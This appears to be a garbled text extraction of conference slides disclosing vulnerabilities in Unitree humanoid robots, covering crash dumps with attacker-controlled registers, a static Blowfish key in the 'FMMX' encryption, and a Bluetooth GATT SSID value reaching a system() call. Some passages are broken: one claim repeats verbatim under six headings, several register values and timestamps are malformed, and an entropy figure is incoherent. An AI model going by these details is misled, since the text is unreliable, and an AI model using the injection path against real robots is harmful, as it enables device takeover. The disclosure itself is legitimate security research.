[2415:548000] Status: 0000a413 USER EXL IE
```

```
[2695.364000] 2695.364000] Code: (Bad address in epc)
[2695.368000]
17% [17797][17797] larmpd2.c : 1932 init_fd_nsma():::
already enabled MLD Socket :5
[4252.976000] =====/2154: potentially unexpected fatal signal
[4252.988000]
[4252.988000] Cpu 0
[4252.992000] $ 0 : 00000000 7f3b502e 41414141 41414141
[2453.000000] $ 4 : 2bf1b3bd 2b1017bc 2bf1b3bd ffffff01
[2453.004000] $ 8 : 00000000 00000000 0f12f924 0000086a
[2453.004000] $12 : ffffffff 00008000 00010000 8fb0c15c
[2453.004000] $16 : 00000000 00a8e500 04920078 7f3b50ec
[2453.004000] $20 : 00abec50 00000000 00000005 0055c6c8
[2453.004000] $24 : fcff0108 2b100d40
[2453.004000] $28 : 2bf1b6d0 7f3b4c30 7f3b4c30 2b18539c
[2453.012000] Hi : 00000000
[2453.016000] Lo : 00000000
[2453.016000] epc : 2b185568 0x2b1855d8
[2453.024000] Not tainted
[2453.024000] ra : 2b18539c 0x2b18539c
[2453.024000] Status: 0000a413 USER EXL IE
[2453.032000] Cause : 10800010
[2453.036000] BadVA : 4141414d
```

```
99.0920000 61616161 (epc = 00416044, ra = 004160c4)
99.0920000 Cpu 0
99.0920000 % 4 : 00000000 78f8dca7e 00000000 61616161
99.0920000 % 4 : 000000075 0000000001 00000000 00000000
99.0920000 % 8 : 00000000 8fb8c254 8f17e724 00000504
99.0920000 $12 : 00000001 00000000 00010000 0fbfd800
99.0920000 %16 : 009xb8d0 004a0000 7f6d8b94 00200f3
99.0920000 $20 : 004a0ad0 00000000 004a0ad0 004a0adc
99.0920000 $24 : 8fbfb208 2b8e3f70
99.0920000 $28 : 2b894a40 7fb8dca00 004a0adc 004160c4
99.0920000 Hi : 00000000
99.0920000 Lo : 00000000
99.0920000 epc : 004164d4 0x4164d4
99.0920000 Not tainted
99.0920000 ra : 004160c4 0x4160c4
99.0920000 Status: 0000a413 USER EXL IE
99.0920000 Cause: 10800008
99.0920000 BadVA: 61616161
99.0920000 RFrId : 00019300 (MIPS 24Pc)
99.0920000 Modules linked against:
99.0920000 Process : 124, threadinfo=8fbfcf0, task=8ff80ed670, tlp=005e58d4)
99.0920000 Stack : 00000000 00000000 00000000 00000000 2b8bd010 00000000 2b8bf668 2b8bf272
99.0920000 00000000 00000001 00000000 00000000 00000000 00000000 ffffffff 00445932 ffffff00
99.0920000 00000000 000000078 00000000 00000000 00000000 00000000 00000001 00000002 00000010
99.0920000 00000000 000000008 00000000 00000000 00000000 00000008 00000008 00000008 00000008
99.0920000 00000008 7f6d8c24 0x002002 00000000 00000000 00000000 00000000 00000000 00000000
99.0920000 ...
99.0920000 Call Trace:
99.0920000
99.0920000
99.0920000 Code: 00000000 8fa301e4 00000000
99.0920000 00000000 1040003b 00000000 82c20000 00000000
aught SIGSEGV, dumping core in /tmp
core.10400000 bce11249: potentially unexpected fatal signal 6.
```

```

00000 42424242 (epc == 42424242, ra == 42424242)
00000 Cpu 0
00000 $ 0 : 00000000 1000e400 00000045 0000030d
00000 $ 4 : 0060e4dd 7fa60a59 00000001 7fa60a59
00000 $ 8 : 0000003e 303c7f72 c3d2d7e4 68637036
00000 $12 : 732e6b74 6d223e3c 2fe66e561 643c3c2f
00000 $16 : 42424242 42424242 42424242 42424242
00000 $20 : 42424242 004b9d90 00000004 00449650
00000 $24 : 004b56c0 2b70e400
00000 $28 : 2b7515c0 7fa61450 0000005c 42424242
00000 Hi : 00000000
00000 Lo : 00000004
00000 epc : 42424242 0x42424242
24000 Not tainted
24000 ra : 42424242 0x42424242
24000 Status: 0000a413 USER EXL IE
24000 Cause: 10800008
24000 BadVa : 42424242
24000 ErrId : 00019300 (MIPS 24Kc)
24000 Modules linked in:
24000 Process [pid: 1295, threadinfo=f81e8400, task=f800c4d0, tls=005a58d4]
24000 Stack : 42424242 42424242 42424242 42424242 42424242 42424242
24000 42424242 42424242 42424242 42424242 42424242 42424242
24000 42424242 42424242 42424242 42424242 42424242 42424242
24000 42424242 42424242 42424242 42424242 42424242 42424242
24000 ...
32000 Call Trace:
```

12 CVEs

0-days in 1 day of benchmarking

UniTree Humanoid



UniPwn

CVE-2025-35027




Figure 1: Humanoid Robot Architecture: Internal system structure showing hardware layer, Linux kernel, master service dependencies, and service architecture (left); and high-level ecosystem with communication paths showing authorized cloud services, telemetry services, and internet components including obstacle avoidance, path planning, and speech recognition with DDS/Ros2 compatibility (right). **Challenger:** Persistent telemetry connections to external servers transmit robot state and sensor data without explicit user consent.

versions, with successful exploitation granting persistent access via SSH, credential modification, or arbitrary command execution.

2.3 Service Orchestration

- Key Findings:** The 9.2 MB master service binary supervises 26 daemons grouped into priority, location, motion, and sensor. Resource provisioning includes AI, sport, and motion, music, WiFi (core), state.estimator near 30%, with persistent load from robot.state, vul.service, webRTC.bridge, and chat.go. Their configurations are written by FMMX and therefore inherit the weaknesses documented in Section 3.

2.4 Communication Surfaces

- Multiple Live Channels**: Multiple live channels are implemented:
 - DSS/RTPS** for intra-robot publish/subscriber messaging (unencrypted and susceptible to local interception).
 - MQTT** over TCP (17883 port) and GATT, and GATT coordination with 43.178.228.18 and 43.175.229.18.
 - WebRTC** via webRTC.bridge for media streaming, with TLS certificates issued by Let's Encrypt and shipped client.
 - BLE/WIFI links** via `upnp_bluetooth` and `chat.go` for mobile or app-based control. The BLE channel specifically exposes the command injection vulnerability.

The openness between unencrypted local buses and authenticated cloud uplinks enables the cross-layer attacks explored later in this brief.

3 FMMX Cryptanalysis

Designated "FMMX", the Unitree's encryption employs a dual-layer

3.1 Layer 2 (Outer): Static Blowfish Encryption—FULLY BROKEN

- Algorithm:** Blowfish cipher in ECB mode (64-bit blocks, no IV).
- Key Recovery:** 128-bit key extracted from master service binary through symbol analysis of `unitree::security::MasterClass`.
- Security Impact:** Blowfish key reuse is confirmed across multiple GI units reduces effective entropy to 8 bits—compromising one device exposes the entire fleet. ECB mode enables pattern analysis attacks and provides no authentication guarantees.

Multiple live channels are implemented, though the most interesting is the MQTT-based one.

Key Findings: The MQTT-based live channel uses a static key.

Attack: The MQTT-based live channel uses a static key.

Impact: The MQTT-based live channel uses a static key.

Defense: The MQTT-based live channel uses a static key.

Conclusion: The MQTT-based live channel uses a static key.

Final Note: The MQTT-based live channel uses a static key.

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

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Rediscovering WPA Command Injection (CVE-2025-35027)




```

    "characteristic": "sink",
    "type": "inner"
},
"57172569-52e1-41e5-9440-cadfacfffc4a9": {
    "id": "57172569-52e1-41e5-9440-cadfacfffc4a9",
    "slice": "004125a8: *(zx.q(x26.w) + @data_45fedc + x0_51) = *(decrypted_dat
+ 5 + x0_51)",
    "context": {
        "nodes": [
            {"id": "fd9df779-1d1e-46d2-a467-c9271a26c093": {
                "id": "fd9df779-1d1e-46d2-a467-c9271a26c093",
                "slice": "00410e40: system(%command)",
                "context": {
                    "parent": "restart_wifi_sta",
                    "command_base": "00410db: __builtin_strncpy(%command, \\"sudo sh
/unitree/module/network_manager/upper_bluetooth/wpa_supplicant_restart.sh \\\\\\",",
                    "user_data_appended": "SSID from 0x45fedc and password from 0x45ff42"
                }
            }
        ]
    }
}
critical data flow point where external data (from Bluetooth GATT) is being written to
the SSID buffer (data_45fedc) that eventually gets concatenated into the command string
executed by system(). The instruction type 0x04 indicates this is handling SSID data
specifically. This thought establishes a strong backward taint path from the sink
(system call with SSID data) to a controllable source (Bluetooth GATT input via
receive_manager). The characteristic being marked as 'source' and the regional tags
including 'bluetooth_gatt' and 'packet_processing' confirm this is processing external
input that flows to our vulnerable sink.",
    "won": true,
    "source": true
}



```

Surprising, oday! 1# BLE Preauth Overflow




Surprising, odays!


2# SSID Accumulated Overflow



Thank You



Ruikai Peng / retr0reg



Olivier Laflamme / Boschko

